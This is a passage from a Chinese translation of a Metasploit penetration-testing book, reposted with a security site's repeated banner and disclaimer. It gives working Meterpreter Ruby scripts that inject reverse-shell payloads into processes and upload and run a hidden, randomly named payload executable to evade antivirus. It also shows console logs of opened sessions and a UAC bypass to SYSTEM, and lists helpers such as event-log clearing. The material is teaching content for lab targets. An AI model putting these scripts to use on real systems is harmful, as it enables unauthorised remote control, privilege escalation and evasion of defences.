            "-m"  => [ false,  "Start Exploit multi/handler for return connection"],
            "-pt" => [ true,   "Specify Reverse Connection Meterpreter Payload.
                Default windows/meterpreter/reverse_tcp"],
            "-mr" => [ true,   "Provide Multiple IP Addresses for Connections
                separated by comma."],
            "-mp" => [ true,   "Provide Multiple PID for connections separated by
                comma one per IP."]
    )
    meter_type = client.platform
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在脚本的初始部分，注意到一些变量为后面的使用做好了定义。例如：*pid=nil*❶创建了一个 PID 变量，但是这个变量还没有赋值。*@exec_opts = Rex::Parser::Arguments.new*❷给出了将要使用的命令行选项的额外帮助信息。

下一部分定义了我们将要调用的函数：

```
    ################## Function Declarations ##################

    # Usage Message Function
    #-------------------------------------------------------------------------------
❶   def usage
            print_line "Meterpreter Script for injecting a reverse tcp Meterpreter Payload"
            print_line "in to memory of multiple PID's, if none is provided a notepad process."
            print_line "will be created and a Meterpreter Payload will be injected in to each."
            print_line(@exec_opts.usage)
            raise Rex::Script::Completed
    end

    # Wrong Meterpreter Version Message Function
    #-------------------------------------------------------------------------------
    def wrong_meter_version(meter = meter_type)
            print_error("#{meter} version of Meterpreter is not supported with this Script!")
            raise Rex::Script::Completed
    end

    # Function for injecting payload in to a given PID
    #-------------------------------------------------------------------------------
❷   def inject(target_pid, payload_to_inject)
            print_status("Injecting meterpreter into process ID #{target_pid}")
            begin
                    host_process = @client.sys.process.open(target_pid.to_i, PROCESS_ALL_ACCESS
                    raw = payload_to_inject.generate
                  ❸mem = host_process.memory.allocate(raw.length + (raw.length % 1024))
                    print_status("Allocated memory at address #{"0x%.8x" % mem}, for
                          #{raw.length} byte stager")
                    print_status("Writing the stager into memory...")
                  ❹host_process.memory.write(mem, raw)
                  ❺host_process.thread.create(mem, 0)
                    print_good("Successfully injected Meterpreter in to process: #{target_pid}")
            rescue::Exception => e
                    print_error("Failed to Inject Payload to #{target_pid}!")
                    print_error(e)
            end
    end
```

在本例中，usage 函数❶将在-h 命令行选项设置后被调用。你可从 Meterpreter API 中直接调用一些 Meterpreter 函数，该功能简化了一些特定任务的实现，例如使用 def inject 函数注入到一个新进程中去❷。

另一个非常重要的元素是 host_process.memory.allocate 函数调用❸，该函数允许我们为 Meterpreter 攻击载荷分配内存空间。之后调用 host_process.memory.write 函数❹将内存写入到选

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

择的进程空间中，同时调用 host_process.thread.create 创建一个新的线程❸。

下一步，我们定义一个多句柄监听器来处理我们选择的反向攻击载荷，在下面的输出中用黑体字显示（默认使用 Meterpreter，所以除非进行特殊指定，多句柄监听器将处理 Meterpreter 会话）。

```
# Function for creation of connection handler
#-------------------------------------------------------------------------------
def create_multi_handler(payload_to_inject)
        mul = @client.framework.exploits.create("multi/handler")
        mul.share_datastore(payload_to_inject.datastore)
        mul.datastore['WORKSPACE'] = @client.workspace
        mul.datastore['PAYLOAD'] = payload_to_inject
        mul.datastore['EXITFUNC'] = 'process'
        mul.datastore['ExitOnSession'] = true
        print_status("Running payload handler")
        mul.exploit_simple(
                'Payload'  => mul.datastore['PAYLOAD'],
                'RunAsJob' => true
        )

end
```

在下面部分中调用的 pay = client.framework.payloads.create(payload)函数能够让我们在 Metasploit 框架中创建一个攻击载荷，因为我们知道这是一个 Meterpreter 攻击载荷，Metasploit 将会为我们自动创建：

```
# Function for Creating the Payload
#-------------------------------------------------------------------------------
def create_payload(payload_type,lhost,lport)
        print_status("Creating a reverse meterpreter stager: LHOST=#{lhost} LPORT=#{lport}")
        payload = payload_type
        pay = client.framework.payloads.create(payload)
        pay.datastore['LHOST'] = lhost
        pay.datastore['LPORT'] = lport
        return pay
end
```

下一选项默认生成一个记事本程序进程，如果我们没有指定进程，系统会自动创建出一个记事本进程。

```
# Function that starts the notepad.exe process
#-------------------------------------------------------------------------------
def start_proc()
        print_good("Starting Notepad.exe to house Meterpreter Session.")
        proc = client.sys.process.execute('notepad.exe', nil, {'Hidden' => true })
        print_good("Process created with pid #{proc.pid}")
        return proc.pid
end
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

加粗显示的调用允许在目标系统上执行任何命令。注意到 Hidden（隐藏）选项设置为真，这意味着我们在远程主机（目标主机）的操作将不会被用户发现，打开记事本进程后将不会显示出窗口，它的运行将不会被目标用户所察觉。

然后调用上面编写的函数，如果不符合 if 语句条件则抛出异常，接着启动攻击载荷。

```
################## Main ##################
@exec_opts.parse(args) { |opt, idx, val|
        case opt
        when "-h"
                usage
        when "-p"
                lport = val.to_i
        when "-m"
                start_handler = true
        when "-pt"
                payload_type = val
        when "-mr"
                multi_ip = val.split(",")
        when "-mp"
                multi_pid = val.split(",")
        end
}

# Check for Version of Meterpreter
wrong_meter_version(meter_type) if meter_type !~ /win32|win64/i
# Create a Multi Handler is Desired
create_multi_handler(payload_type) if start_handler
```

最后，我们进行仔细检查，确保我们的语法是正确的。同时确认我们的新 Meterpreter 被正确注入到指定的 PID 中。

```
# Check for a PID or program name

if multi_ip
        if multi_pid
                if multi_ip.length == multi_pid.length
                        pid_index = 0
                        multi_ip.each do |i|
                                payload = create_payload(payload_type,i,lport)
                                inject(multi_pid[pid_index],payload)
                                select(nil, nil, nil, 5)
                                pid_index = pid_index + 1
                        end
                else
                        multi_ip.each do |i|
                                payload = create_payload(payload_type,i,lport)
                                inject(start_proc,payload)
                                select(nil, nil, nil, 2)
                        end
                end
        end
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
else
        print_error("You must provide at least one IP!")
end
```

16.2　Meterpreter API

在渗透测试过程中，你可能无法找到一个正好符合你需求的脚本，来完成想要的任务。如果你懂得基本的编程概念，就会使你相对轻松地运用 Ruby 语法来编写出自己想要的脚本。

作为开始，先介绍在 Ruby shell（也称作 irb）交互环境中的基本打印命令。在 Meterpreter 控制台中，输入 irb 命令让后开始输入命令：

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
>>
```

16.2.1　打印输出

我们以调用 print_line()开始，该函数用来打印输出并在最后添加一个结束符。

```
>> print_line("you have been pwnd!")
you have been pwnd!
=> nil
```

接下来调用 print_status()，这个函数调用在脚本语言中是最为常见的，它可以用来打印出一行当前运行状态的提示消息，并以[*]作为前缀。

```
>> print_status("you have been pwnd!")
[*] you have been pwnd!
=> nil
```

下一个函数调用是 print_good()，用来提供一次动作执行的结果，并提示这次动作是成功完成的，以[+]作为前缀。

```
>> print_good("you have been pwnd")
[+] you have been pwnd
=> nil
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

接下来是 print_error()函数，该函数用来提供错误消息或者提示该动作无法成功执行，以[-]作为前缀。

```
>> print_error("you have been pwnd!")
[-] you have been pwnd!
=> nil
```

16.2.2 基本 API 调用

Meterpreter 提供了多种 API 调用，可以在你自己编写的脚本中使用这些 API，来提供额外功能或者定制功能。可以在多个地方找到如何调用这些 API 的参考代码，脚本编程新手们最常用的参考代码是 Meterpreter 控制台用户接口，这些代码可以为作为后续自主撰写脚本的基础。想查看这些代码，可以在 Back-Track 中访问 Metasploit 源码根目录下的 */lib/rex/post/meterpreter/ui/console/command_dispatcher/*子目录。如果你仔细查看这个文件夹中的文件内容，可以从中找到多种命令可供你使用。

```
root@bt:~# ls -F /opt/framework3/msf3/lib/rex/post/meterpreter/ui/console/
command_dispatcher/

core.rb  espia.rb  incognito.rb  networkpug.rb  priv/  priv.rb  sniffer.rb
stdapi/  stdapi.rb
```

在这些脚本的内部是各种 Meterpreter 核心、用户桌面交互、特权操作，以及其他类型的命令。阅读这些脚本能够让你了解到 Meterpreter 是如何在一个攻陷系统中进行运作的。

16.2.3 Meterpreter Mixins

Meterpreter mixins（混入类）是 Meterpreter 脚本最常使用的一系列函数功能引用。这些函数引用在 irb 环境中是不能使用的，只能在创建 Meterpreter 脚本时使用。下面是一些最值得推荐的函数引用列表：

cmd_exec(cmd)：以隐藏和管道化的方式执行给出的命令，命令输出结果以多行字符串方式显示。

eventlog_clear(evt = "")：清除指定的事件日志，如果不指定则清除所有的事件日志记录，返回一个包含已清除日志的数组。

eventlog_list()：枚举事件日志，并返回一个包含事件日志名称的数组。

file_local_digestmd5(file2md5)：返回一个指定本地文件的 MD5 校验和字符串。

file_local_digestsha1(file2sha1)：返回一个指定本地文件的 SHA1 校验和字符串。

file_local_digestsha2(file2sha2)：返回一个指定本地文件的 SHA256 校验和字符串。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

file_local_write(file2wrt, data2wrt)：将给定的字符串写入到指定文件中。

is_admin?()：识别当前用户是否为管理员。如果为管理员返回真，若不是返回假。

is_uac_enabled?()：判断用户账户控制（UAC）是否已经开启。

registry_createkey(key)：创建一个给定的注册表键值，如果创建成功返回真。

registry_deleteval(key,valname)：删除一个给定的注册表键值和名字，如果删除成功返回真。

registry_delkey(key)：删除一个给定的注册表键值，如果删除成功返回真。

registry_enumkeys(key)：列举出给定注册表键值的子键，返回一个包含子键的数组。

registry_enumvals(key)：列举出给定的注册表键值的取值，返回含有键值名的数组。

registry_getvaldata(key,valname)：返回给定注册表键值和取值的数据。

registry_getvalinfo(key,valname)：返回给定注册表键值和取值的数据类型。

registry_setvaldata(key,valname,data,type)：在目标主机注册表中设置指定注册表键值的取值，如果成功返回真。

service_change_startup(name,mode)：改变一个指定服务的启动模式，必须提供服务名称和模式。启动模式是一个代表了自动、手动或者禁用设置的字符串，服务名是大小写敏感的。

service_create(name, display_name, executable_on_host,startup=2)：该函数用来创建一个运行自己进程的服务。参数包括：字符串类型的服务名称，字符串类型的显示名称，字符串类型的自动启动可执行文件路径，数值类型的启动类型（2 为自动启动，3 为手工启动，4 为禁用，默认为自动启动）。

service_delete(name)：该函数通过删除注册表中的键值来删除服务。

service_info(name)：得到 Windows 的服务信息。列出的信息有服务名称、启动模式和服务的启动命令。服务名称是大小写敏感的，哈希值包含了名称、启动模式、命令和证书。

service_list()：列出所有启动的 Windows 服务，返回包含有服务名的数组。

service_start(name)：启动服务，如果服务启动返回 0，如果服务已经启动返回 1，若是服务停止返回 2。

service_stop(name)：关闭服务，如果成功关闭服务返回 0，如果服务已经禁用或者停止返回 1，如果服务不能停止返回 2。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

如果你想在你定制脚本中加入新的功能，你就需要了解基本的 Meterpreter mixin 函数引用。

16.3 编写 Meterpreter 脚本的规则

当你编写 Meterpreter 脚本时，特别是在你创建第一个脚本文件，并且想把脚本融入到 Metasploit 中之前，你需要了解以下规则。

- 只使用临时、本地和常数变量，永远不要使用全局或者类变量，因为他们可能与框架内的变量相互冲突。
- 使用 tab 键进行缩进，不要使用空格键。
- 对程序块来说，不要使用大括号{}，使用 do 和 end 语法模式。
- 当声明函数时，养成在声明前进行注释，提供函数用途简要介绍的习惯。
- 不要使用 sleep 函数，使用"select(nil, nil, nil, <time>)"。
- 不要使用 puts 等其他标准的输出函数，使用 print,print_line、print_status、print_error、和 print_good 函数。
- 总是包含-h 选项，该选项将对脚本进行简要的功能说明，并列出所有的命令行选项。
- 如果你的脚本需要在特定操作系统或者 Meterpreter 平台运行，确保他们只能在所支持的平台上运行，并在不支持的操作系统和平台运行时报错。

16.4 创建自己的 Meterpreter 脚本

在打开你最喜欢的文本编辑器同时，在 *scripts/meterpreter/*文件夹下创建一个名为 *execute_upload.rb* 的脚本文件。我们将把脚本功能描述放在文件顶部，使得所有人都了解这个脚本的用途，同时定义该脚本的命令行选项。

```
# Meterpreter script for uploading and executing another meterpreter exe

info = "Simple script for uploading and executing an additional meterpreter payload"

# Options

opts = Rex::Parser::Arguments.new(
        ❶"-h"  => [ false,   "This help menu. Spawn a meterpreter shell by uploading and
             executing."],
        ❷"-r"  => [ true,    "The IP of a remote Metasploit listening for the connect back"],
        ❸"-p"  => [ true,    "The port on the remote host where Metasploit is listening
             (default: 4444)"]
)
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

这个脚本在某种程度上看起来很熟悉，因为这个脚本基本上和本章之前讲述的由 Carlos Perez 所写的脚本功能非常类似。脚本帮助信息❶使用-h 列出、-r 和-p 用来指定运行新的 Meterpreter 可执行程序所需配置的远程 IP❷和端口号❸。注意：我们包含了 TRUE 选项，这表明这些选项是必需的：

接下来，我们定义在脚本中所使用的变量。我们将调用 Rex::Text.rand_text_alpha 函数创建一个唯一的可执行文件名。这样做是非常有效的，因为我们不想静态地去指派一个可执行文件名，如果这样做可能会给杀毒软件留下一个很明显的识别特征。我们也将配置每个输入参数，使其或者接受参数赋值，或者打印一些信息，比如-h 选项。

```
filename= Rex::Text.rand_text_alpha((rand(8)+6)) + ".exe"
rhost    = Rex::Socket.source_address("1.2.3.4")
rport    = 4444
lhost    = "127.0.0.1"
pay      = nil

#
# Option parsing
#
opts.parse(args) do |opt, idx, val|
        case opt
        when "-h"
                print_line(info)
                print_line(opts.usage)
                raise Rex::Script::Completed

        when "-r"
                rhost = val❶
        when "-p"
                rport = val.to_i❷

        end

end
```

注意到我们分别处理了每个参数，获取用户的赋值，或是向用户打印信息。rhost = val ❶的含义是“当输入-r 时，从用户输入获取取值赋予 rhost 变量”。rport = val.to_i❷则简单地将给定的值解析为一个整型变量赋予 rport（对一个端口赋值需要整型变量）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在接下来的步骤中，我们将定义创建攻击载荷所需的全部信息。

```
❶ payload = "windows/meterpreter/reverse_tcp"
❷ pay = client.framework.payloads.create(payload)
  pay.datastore['LHOST'] = rhost
  pay.datastore['LPORT'] = rport
  mul = client.framework.exploits.create("multi/handler")
  mul.share_datastore(pay.datastore)
  mul.datastore['WORKSPACE'] = client.workspace
  mul.datastore['PAYLOAD'] = payload
  mul.datastore['EXITFUNC'] = 'process'
  mul.datastore['ExitOnSession'] = true
  mul.exploit_simple(
  'Payload'  => mul.datastore['PAYLOAD'],
  'RunAsJob' => true
   )
```

我们选择了 windows/meterpreter/reverse_tcp 作为攻击载荷❶，通过调用 client.framework.payloads.create 函数生成攻击载荷❷，并指定了必要的参数来创建一个多句柄监听器。LHOST 和 LPORT 选项是我们需要用来设置攻击载荷并创建监听器的所有必填配置项。

接下来，我们创建一个可执行文件（Win32 PE 格式的 Meterpreter），上传到目标主机并执行：

```
❶ if client.platform =~ /win32|win64/

        ❷tempdir = client.fs.file.expand_path("%TEMP%")
          print_status("Uploading meterpreter to temp directory...")
          raw = pay.generate
        ❸exe = ::Msf::Util::EXE.to_win32pe(client.framework, raw)
          tempexe = tempdir + "\\" + filename
          tempexe.gsub!("\\\\", "\\")
          fd = client.fs.file.new(tempexe, "wb")
          fd.write(exe)
          fd.close
          print_status("Executing the payload on the system...")
          execute_payload = "#{tempdir}\\#{filename}"
         pid = session.sys.process.execute(execute_payload, nil, {'Hidden' => true})

    end
```

在脚本中已经被定义的变量之后将会被调用，注意：我们已经定义了 tempdir 和 filename。在这个脚本中，我们首先包含了一条语句，用来检测目标系统平台是否是基于 Windows 的系统❶；如果不是的话，我们的攻击载荷将不会运行。然后我们扩展目标主机的由%TEMP%指定的临时目录❷，并在这创建一个新文件，将我们刚刚调用::Msf::Util::EXE.to_win32pe 函数❸创建的 EXE 文件写入。记得使用 session.sys.process.execute 进行隐藏，这样目标用户将看不到任何弹出信息框。

综合起来，我们的最终脚本如下所示：

```
# Meterpreter script for uploading and executing another meterpreter exe

info = "Simple script for uploading and executing an additional meterpreter payload"

#
# Options
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
#

opts = Rex::Parser::Arguments.new(
       "-h"  => [ false,   "This help menu. Spawn a meterpreter shell by uploading and
            executing."],
       "-r"  => [ true,    "The IP of a remote Metasploit listening for the connect back"],
       "-p"  => [ true,    "The port on the remote host where Metasploit is listening
            (default: 4444)"]
)

#
# Default parameters
#

filename = Rex::Text.rand_text_alpha((rand(8)+6)) + ".exe"
rhost    = Rex::Socket.source_address("1.2.3.4")
rport    = 4444
lhost    = "127.0.0.1"
pay      = nil

#
# Option parsing
#

opts.parse(args) do |opt, idx, val|
       case opt
       when "-h"
              print_line(info)
              print_line(opts.usage)
              raise Rex::Script::Completed

       when "-r"
              rhost = val
       when "-p"
              rport = val.to_i

       end

end

       payload = "windows/meterpreter/reverse_tcp"
       pay = client.framework.payloads.create(payload)
       pay.datastore['LHOST'] = rhost
       pay.datastore['LPORT'] = rport
       mul = client.framework.exploits.create("multi/handler")
       mul.share_datastore(pay.datastore)
       mul.datastore['WORKSPACE'] = client.workspace
       mul.datastore['PAYLOAD'] = payload
       mul.datastore['EXITFUNC'] = 'process'
       mul.datastore['ExitOnSession'] = true
       print_status("Running payload handler")
       mul.exploit_simple(
              'Payload'  => mul.datastore['PAYLOAD'],
              'RunAsJob' => true
       )
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
if client.platform =~ /win32|win64/

        tempdir = client.fs.file.expand_path("%TEMP%")
        print_status("Uploading meterpreter to temp directory")
         raw = pay.generate
         exe = ::Msf::Util::EXE.to_win32pe(client.framework, raw)
        tempexe = tempdir + "\\" + filename
         tempexe.gsub!("\\\\", "\\")
        fd = client.fs.file.new(tempexe, "wb")
        fd.write(exe)
        fd.close
        print_status("Executing the payload on the system")
        execute_payload = "#{tempdir}\\#{filename}"
        pid = session.sys.process.execute(execute_payload, nil, {'Hidden' => true})

end
```

现在，我们有了新创建的 Meterpreter 脚本文件，让我们开启 Metasploit，进入到 Meterpreter 中，并运行该脚本：

```
meterpreter > run execute_upload -r 172.16.32.129 -p 443
[*] Running payload handler
[*] Uploading meterpreter to temp directory
[*] Executing the payload on the system
[*] Sending stage (749056 bytes) to 172.16.32.170
[*] Meterpreter session 2 opened (172.16.32.129:443 -> 172.16.32.170:1140) at
     Tue Nov 30 23:24:19 -0500 2010
meterpreter >
```

成功！我们已经创建了一个 Meterpreter 脚本，成功执行了它并产生了一个新的 Meterpreter shell。这个简单的例子显示了 Meterpreter 脚本和 Ruby 语言强大的能力。

我们之前简要讨论了一个重要的变化趋势就是将 Meterpreter 脚本转化为 Metasploit 模块类似格式（译者注：即最新推出的 Metasploit v4.0 中正式引入的后渗透攻击模块），我们将演示一个可以绕过 Windows 7 UAC 机制的此类模块。Windows Vista 以及之后的版本引入了类似 UNIX 和 Linux 中的 sudo 命令，有了这个特性后，一个普通用户权限账户需要执行某些任务时，需要得到管理员权限账户的授权许可。这时候会弹出一个窗口，显示用户需要系统管理员的允许才能进行此操作。UAC 的最终目标是保护系统避免被攻陷或被病毒感染，并只将危害后果限制在一个用户账户权限下。

在 2010 年 12 月，Dave Kennedy 和 Kevin Mitnick 发布了一个用来绕过 Windows 用户账户控制（UAC）的 Meterpreter 模块，该模块将攻击载荷注入到拥有可信发布者证书并被认为是“UAC 安全”的进程中，从而绕过 UAC 控制。当注入进程的时候，一个动态链接库（DLL）将被装载，并在 UAC 安全的进程空间中运行，这个 DLL 就可以绕过 UAC 来运行命令。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在这个案例中，我们将演示如何使用这个可以绕过用户账户控制（UAC）的后渗透攻击模块。首先使用**-j** 标识符来启动一个多句柄监听器（*multi/handler*）模块，这样允许我们接受多个 Meterpreter shell。请注意在本例中，当我们运行 **getsystem** 命令的时候失败了，这是因为 Windows 用户账户控制（UAC）机制阻止我们使用该命令。

```
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 0.0.0.0:443
[*] Starting the payload handler...
[*] Sending stage (749056 bytes) to 172.16.32.130
[*] Meterpreter session 1 opened (172.16.32.128:443 -> 172.16.32.130:2310) at
     Thu June 09 08:02:45 -0500 2011
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied.
meterpreter > sysinfo
Computer: DAVE-DEV-PC
OS      : Windows 7 (Build 7600).
Arch    : x64 (Current Process is WOW64)
Language: en_US
meterpreter >
```

注意：我们无法获得一个系统权限的账户，因为用户账户控制（UAC）阻拦了我们的入侵。我们需要绕开用户账户控制，从而获得系统权限账户，这样才能作为系统管理员进一步入侵主机。我们输入 **CTRL-Z** 跳出并保持该会话依然存在。之后，我们使用新的格式来运行后渗透攻击模块，从而绕过 Windows 用户账户控制（UAC）防护功能。

```
msf exploit(handler) > use post/windows/escalate/bypassuac
msf post(bypassuac) > show options
Module options (post/windows/escalate/bypassuac):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   LHOST                     no        Listener IP address for the new session
   LPORT    4444             no        Listener port for the new session
   SESSION                   yes       The session to run this module on.

msf post(bypassuac) > set LHOST 172.16.32.128
LHOST => 172.16.32.128
msf post(bypassuac) > set SESSION 1
SESSION => 1
msf post(bypassuac) > exploit

[*] Started reverse handler on 172.16.32.128:4444
[*] Starting the payload handler...
[*] Uploading the bypass UAC executable to the filesystem...
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Uploaded the agent to the filesystem....
[*] Post module execution completed
msf post(bypassuac) >
[*] Sending stage (749056 bytes) to 172.16.32.130
[*] Meterpreter session 2 opened (172.16.32.128:4444 -> 172.16.32.130:1106) at Thu June 09
     19:50:54 -0500 2011
[*] Session ID 2 (172.16.32.128:4444 -> 172.16.32.130:1106) processing InitialAutoRunScript
     'migrate -f'
[*] Current server process: tYNpQMP.exe (3716)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 3812
[*] New server process: notepad.exe (3812)

msf post(bypassuac) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getsystem
...got system (via technique 1).
meterpreter >
```

我们也可以在 Meterpreter 控制台中使用 run 来替换 use，这样可以启动默认选项执行攻击，而不需要我们自己来配置这些选项。

注意到我们在上述例子中已经成功获得了目标主机（打开了 UAC 保护）的系统级权限，这个小例子很好地说明了后渗透攻击模块是如何配置并最终执行的。这段代码的功能很简单，就是把先前编译好的可执行文件上传至目标主机，然后将它运行起来。仔细查看后渗透攻击模块的源码，你会更好地理解幕后的技术细节。

```
root@bt:/opt/framework3/msf3# nano modules/post/windows/escalate/bypassuac.rb
```

16.5 小结

我们不可能将后渗透攻击模块的每个细节都覆盖到，因为这将与 13 章介绍的内容会有所重复。仔细的查看本章的每一行，之后试着去创建你自己的模块。

通过阅读每个已经存在的 Meterpreter 脚本，查看每一个可以被用来创建脚本的命令、调用以及函数。如果你有一个新的想法并编写成了脚本，请提交到 Metasploit 开发团队，说不定你的脚本也可能被其他人所使用！

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 17 章

一次模拟的渗透测试过程

每次渗透测试对于我们来说都是一座需要挑战的山峰，而在渗透测试过程中成功地击溃了一个客户组织的安全防线，都将为我们带来“登临顶峰”般的愉悦和成就感。在本章中，我们将在一个模拟的渗透测试过程把你在之前章节中所学到的技术都贯穿在一起，你将从本书中使用所学的知识和技能来模拟完成一次渗透测试过程，而你应该对这章中的大多数过程都比较熟悉了。

在开始本次渗透测试之旅前，请先下载和安装一个名为 Metasploitable 的 Linux 靶机虚拟机镜像。（你可以在 *http://www.thepiratebay.org/torrent/5573179/Metasploitable/*找到这个镜像的下载）Metasploitable 创建的目的就是为学习和使用 Metasploit 的爱好者提供一个可以进行成功渗透测试实验的环境。请参考网站上的指南来安装 Metasploitable，然后启动它。你可以将 Metasploitable 虚拟机和通过附录 A 演示步骤建立的 Window XP 靶机放在一块来模拟一个很小的网络环境，让 Windows XP 靶机作为一个互联网可直接访问的系统，而 Metasploitable 靶机则

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

作为一个内网主机节点。

> **提示：**本章模拟的渗透测试过程是一个小型的测试。当在面对一个大型企业网络的时候，往往需要做更多更加深入的渗透，我们这里尽量对场景进行简化，使你可以更容易地来演练整个过程。

17.1 前期交互

规划是前期交互阶段的第一个步骤。在一次真正的规划过程中，需要利用像社会工程学、无线网络、互联网查询或内部的攻击渠道，来规划出攻击的潜在目标对象和主要采用的攻击方法。与一次实际的渗透测试不同的是，我们这里并不是针对一个特定的组织或一组系统，只是对我们已知的虚拟机靶机来进行一次模拟的渗透测试。

